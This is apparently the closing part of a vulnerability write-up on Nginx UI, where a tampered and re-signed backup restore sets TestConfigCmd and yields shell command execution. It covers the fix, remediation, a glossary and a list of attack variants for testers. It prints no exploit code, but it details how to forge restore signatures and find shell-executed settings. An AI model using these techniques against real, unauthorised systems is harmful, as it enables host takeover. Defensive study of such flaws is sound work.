An attacker with an admin JWT, whether a legitimate admin or someone who hijacked a session or otherwise obtained one, can turn console access into command execution on the host that runs Nginx UI. The execution happens through TestConfigCmd, which Nginx UI runs through a shell when the test nginx configuration button is clicked; in the PoC the attacker calls the same API the button calls.
Fix
Nginx UI 2.5.0 fixed this structurally. The fix direction described in the GitHub security advisory:
- Backups are now distinguished by trust level: a backup made by this server, right now, and a portable backup brought in from somewhere else should never be trusted equally.
- A backup made by the current server is authenticated with a secret the server holds directly, and restore is rejected if the signature is not valid.
- Even on the portable/AES restore path, protected settings like
TestConfigCmdare now always preserved regardless of what the restore payload contains; the backup file's content is simply no longer able to overwrite fields like that at all. app.iniis now parsed into a strongly-typed configuration structure, and the entire staged restore tree is validated before anything touches the live configuration path.
The principle: a signature or HMAC-based integrity mechanism only means something when the secret used to verify it is outside the control of whoever is supplying the data being verified. When reviewing a design that assumes it is signed with this key, so it is safe, trace exactly where that key comes from: a secret the server permanently holds, or a value that arrived mixed into this particular request. Any feature like restore or import, one that overwrites a trusted state wholesale, implicitly exercises far more authority than an ordinary settings-change API and needs a separate, stricter standard of verification.
The report's remediation advice:
- Update Nginx UI to 2.5.0 or later immediately.
- Until you update, minimise the number of admin accounts that can reach the backup/restore feature, and audit how exposed admin session tokens might be (shared environments, logging, etc.).
- Check access logs for
/api/restore,/api/backup, and/api/nginx/testfor an unusually tight sequence of backup-restore-test calls. - If exposure is possible, verify that command-execution-adjacent settings in
app.ini's[nginx]section,TestConfigCmdincluded, are exactly what they should be, and where possible, restore configuration from a backup taken at a trusted point in time.
Variants to test
- Restore/import endpoints that verify a manifest or signature. Download a backup or export, modify a file inside it, recompute the manifest hashes, and re-sign using a key derived from any value the client supplies (an encryption key, a token, a header). A positive result is the restore returning a success flag such as
hash_match: trueand the modified content appearing in the live configuration. - Keys handed out in response headers. Look for endpoints that return encryption material alongside the artefact (here
X-Backup-Security: key_b64:iv_b64). If the same material is accepted back on a later request and used to derive any verification secret, the integrity check is under attacker control. A positive result is a tampered artefact being accepted when the original key is echoed back. - Protected settings reachable through bulk restore. Identify fields the settings API refuses to change (command hooks, script paths, include directives) and check whether a restore or import path writes the configuration file wholesale. A positive result is a protected field changing after a restore even though the settings API rejects the same change.
- Configuration values executed through a shell. Find settings that the product runs through a shell on an ordinary UI action (here
TestConfigCmdvia the test configuration button) and confirm whether a restore can set them. A positive result is a harmless marker command (for example writing a file to/tmp) executing when the normal UI action is triggered. - Trust-level confusion between local and portable backups. Check whether a backup produced by the server itself and one uploaded from elsewhere are verified with the same key material. A positive result is a portable backup being accepted with the same trust as a locally produced one.
Glossary
- API: a way for one program to talk to another over the network, usually by sending a request to a URL and getting data back.
- Endpoint: one specific URL an API offers, such as
/api/backup. - nginx: web server software that sits in front of a site and forwards requests to the right place.
- Nginx UI: a web console for managing nginx configuration from a browser.
- Reverse proxy: a server that receives visitors' requests and passes them on to the backend that handles them.
- CVE: a public identifier for a known security flaw.
- JWT: a signed token a server gives you after login, which you send back on later requests to prove who you are.
- Session: the logged-in state a server keeps for you after you authenticate.
- Authentication: proving who you are, for example by logging in.
- Authentication bypass: getting in without proving who you are.
- Post-authentication: happening after a user has already logged in.
- Trust boundary: the line between data you can rely on and data you cannot.
- Signature: a value computed from data with a secret key, used to prove the data has not been changed.
- HMAC: a way to build a signature from data and a secret key.
- Key: the secret value used to encrypt, decrypt or sign data.
- AES: a common encryption algorithm.
- IV: a starting value used alongside an encryption key so the same data encrypts differently each time.
- Base64: a way of writing binary data as plain text characters.
- Hex: a way of writing bytes as characters 0-9 and a-f.
- Salt: extra random data mixed into encryption so identical inputs do not produce identical output.
- Manifest: a file listing the contents of a backup together with hashes and sizes.
- Hash (SHA-256): a short fingerprint of data; if the data changes, the fingerprint changes.
manifest.sig: the signature file that is meant to prove the manifest has not been tampered with.app.ini: Nginx UI's own configuration file.TestConfigCmd: a configuration value Nginx UI runs through a shell when the test configuration button is clicked.- Shell: the program that runs typed commands on a computer.
- Command execution: getting the machine to run a command of your choosing.
- Payload: the piece of data an attacker plants to achieve their goal.
- PoC: proof of concept, a small script that demonstrates a vulnerability.
curl: a command-line tool for sending HTTP requests.- HTTP header: extra information sent alongside a request or response.
GET/POST: HTTP methods;GETasks for data,POSTsends data.-F: acurloption that sends a form field, including file uploads.docker/ container: a way of running software in an isolated box on a machine.docker cp: a command that copies a file into or out of a container.docker exec: a command that runs a command inside a running container.openssl enc: a command-line tool for encrypting and decrypting data.zip/unzip: tools for packing files into an archive and unpacking them again.awk: a command-line tool for picking out lines or fields of text.xxd: a command-line tool that converts between binary data and hex text.mktemp -d: a command that creates a temporary directory.trap ... EXIT: a shell instruction that runs a command when the script ends.set -eu: a shell setting that stops the script on errors or undefined variables.sleep: a command that pauses for a number of seconds.- Polling: repeatedly asking a server whether something is ready yet.
- CVSS: a standard scoring system for the severity of a vulnerability.
- Remediation: the steps to fix or reduce the risk of a vulnerability.
- Access log: a record a server keeps of the requests it received.
- Key confusion: a flaw where the wrong kind of key is accepted for a check, so an attacker can supply their own.
alg=none: a JWT flaw where a token claims to use no signature algorithm and is accepted without a signature.- Strongly-typed configuration: a configuration file parsed into a fixed structure with known fields, rather than free text.


